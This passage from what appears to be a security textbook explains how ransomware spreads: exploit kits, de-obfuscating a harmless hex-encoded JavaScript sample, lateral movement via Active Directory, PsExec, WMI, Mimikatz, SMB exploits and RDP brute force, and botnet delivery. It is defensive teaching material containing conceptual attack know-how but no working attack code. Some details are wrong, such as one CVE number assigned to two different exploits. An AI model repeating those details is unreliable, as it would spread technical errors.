
Neutrino was spread using pseudo-Darkleech, EiTest, and Afraidgate campaigns. Neutrino was rented in the underground market for $450 per month. Neutrino was known to distribute CryptXXX, Crypmic, and zepto ransomware in 2016.

Other popular exploit kits that contributed to ransomware distribution during the period of 2016-2017 were Angler, Rig, Sundown, and Magnitude. These exploit kits have Internet Explorer, Microsoft Silverlight, and Adobe Flash Player vulnerabilities. All of these were involved in the distribution of the top ransomware of the time - Locky, Cryptolocker, and CryptXX. **Angler** embedded the leaked hacking team Adobe Flash exploits to its kit in 2016.

Angler was shut down in mid-2016 after the arrests of some cyber criminals. The **Rig** and **Sundown** exploit kits continued until the third quarter of 2017.

3.1.4 Analyzing landing pages

Landing pages are highly obfuscated JavaScript code. De-obfuscating JavaScript is a tedious task and requires knowledge about JavaScript. Explaining in detail is beyond the scope of this book and will divert you away from the actual topic. **Malzilla** is one very popular tool used by malware researchers to de-obfuscate JavaScript:



Malzilla tool

The browser can also be used to de-obfuscate, as browsers have tools to debug JavaScript. Here is a simple example of how to do it. There is a simple code that is meant to assign the **Hello World** string to the variable `nnnnssss`. But the code is obfuscated by using hex instead of ASCII in place of the word `world`.

```
<script>

var x1345s="hello "
var gxxxxnu="\x77\x6f\x72\x6c\x64"  world in Hex
var nnnnssss= x1345s + gxxxxnu

alert(nnnnssss); added alert to see the value of variable in pop up

</script>
```

The obfuscated code (note: alert was not the part of the original code)

To de-obfuscate it, we add an `alert()` function to the code to view the variable as a `messagebox()` and open the script in Internet Explorer.

Alert message for the **nnnnsss** variable after the script opened in Internet Explorer

The preceding example is very simple. One needs to observe the code and modify the original code in order to de-obfuscate it.

4. Lateral movement

Organizations have numerous computers. The techniques of ransomware spreading (spam and web) infect an individual computer and the malware is delivered from outside the network. It's not necessary that all the computers get infected, so the impact of the attack could be negligible sometimes. What if an organization has thousands of computers, and the ransomware, after getting into the network, is able to spread to the other computers inside it? It would certainly amplify the impact. The propagation of the ransomware or any other malware from one computer to another in the same network is called a **lateral movement**. A lateral movement is the latest method of ransomware. If a single computer in an organization is infected, it can spread the infection to other computers in the organization.

Some of the recent ransomware attacks used the following techniques to spread laterally in the network:

- Exploiting weak passwords used in the systems of the same network
- Exploiting vulnerabilities in various systems used in the network, such as the **Server Message Block** (**SMB**)

- Misusing Windows administrative tools, such as Remote Desktop, PsExec, and WMI
- File infection
- Autoplay

In order to spread through the network, the malware needs to identify computers in the network. It can then try to access the other computers by **exploiting vulnerabilities** in services or computers present in the network. Sometimes it can employ simple techniques, such as using **default passwords** used by the devices and service in the network.

The malware tries to enumerate the devices and services in the network. **Active Directory** is another service provided by Windows. Active Directory holds information regarding users, servers, and other resources, such as printers, scanners, and shared file folders in a network. It is like a telephone directory, as the name suggests. It can be used to manage permissions of various users to various resources in the network. Administrators can control the network using Active Directory. If the malware can access Active Directory on a Windows network then it can identify the other computers in the network. **Samas ransomware**, seen in mid-2017, is one such malware that identifies the computers in the network using Active Directory and then tries default username passwords on those computers to propagate into the rest of the computers.

After identifying the computers in the network, the malware would try to spread to them. One way of spreading is by misusing administrative tools and another is by exploiting vulnerabilities in the software installed on those systems. **PsExec** and **Windows Management Instrumentation** (**WMI**) are administrative tools that can be used to execute commands on remote computers. PsExec is a tool that is not available on Windows by default. It can be downloaded from the sysinternals site at `https://docs.microsoft.com/en-us/sysinternals/downloads/psexec`. **NotPetya** ransomware carries a copy of the PsExec executable with it so that it can use it when needed. WMI is a part of Windows. In order to execute a command on a remote machine, both PsExec and WMI need credentials (username and password) for the remote machine. NotPetya carries another tool with it that is called **Mimikatz**. Mimikatz is a hack tool that has the ability to retrieve passwords from the virtual memory of the processes on the system. After getting the password, NotPetya can copy itself into the remote machine and then execute the copy using PsExec/WMI.

In a corporate network, people need to share files and printers. The **Server Message Block** (**SMB**) is one such network protocol that allows people to share files and access printers inside a corporate network. There was a vulnerability in the SMBv2 implementation which was exploited by the **Wannacry**, **Petya,** and **BadRabbit** ransomware to spread inside networks laterally. The exploit was popularly known as **ETERNALBLUE**. The CVE number for the vulnerability was **CVE-2017-0145**. There was another SMB vulnerability **CVE-2017-0145** known as **ETERNAL ROMANCE** exploited by the **Badrabbit ransomware** to propagate laterally. **Sambacry** was another such ransomware targeted at Linux machines that could be spread by exploiting SMB vulnerabilities.

The **Remote Desktop Protocol** (**RDP**) is another protocol that is used by people to share screens. It is used mostly as a troubleshooting tool by administrators to help their clients by accessing the clients' desktops remotely and fixing them. The **CRYSIS ransomware** was detected in 2017. It tries to log in to the remote machines using RDP. It can log in to the remote machine by trying out default usernames and passwords or brute force usernames and passwords. After successful authentication, it places a copy of itself in a shared folder used in the RDP session.

We have talked about how malware spreads through pen drives using **autorun.inf** in *section 4.4 Worm* in `Chapter 1`, *Malware from Fun to Profit*. **Zcryptor** is one ransomware that can spread through removable drives by creating a copy of itself into the attached removable drives and creating an **autorun.inf** file in the removable drive. Once the drive is attached to another computer, **autorun.inf** is executed and the code inside it executes the copy of the ransomware in the drive.

File infectors can also be employed as a mechanism to spread ransomware. We discussed file infectors in the section *Virus or File Infector* in Chapter 1, *Malware from Fun to Profit*. File infectors are malware that can embed themselves to other files on the system. Then the files that are infected can also act as another file infector. So an infector can also infect files attached to removable drives and therefore spread to other computers. The **Virlock ransomware** uses this technique to spread to other computers.

5. Botnets and downloaders

Downloaders are malware that can download other malware. **Upatre** is another famous **downloader** that is known to download other malware.

We have talked about **botnets** in `Chapter 1`, *Malware from Fun to Profit*. A botnet is a herd of computers that have been compromised and they are controlled by using a C&C server. Botnets can be given a command to download ransomware and other malware. This helps in a mass distribution of ransomware. The **Necrus botnet** was known to spread scarab and Locky ransomware.

6. Summary

The chapter covered the different mechanisms of how ransomware can affect individual computers. We also explained the ways ransomware can get into corporate networks and spread across computers in those networks. This will help you to build checkposts at various layers of the organization to prevent the entry and spread of ransomware.

In the next chapter, we will look into the techniques that Ransomware employs to compromise a system.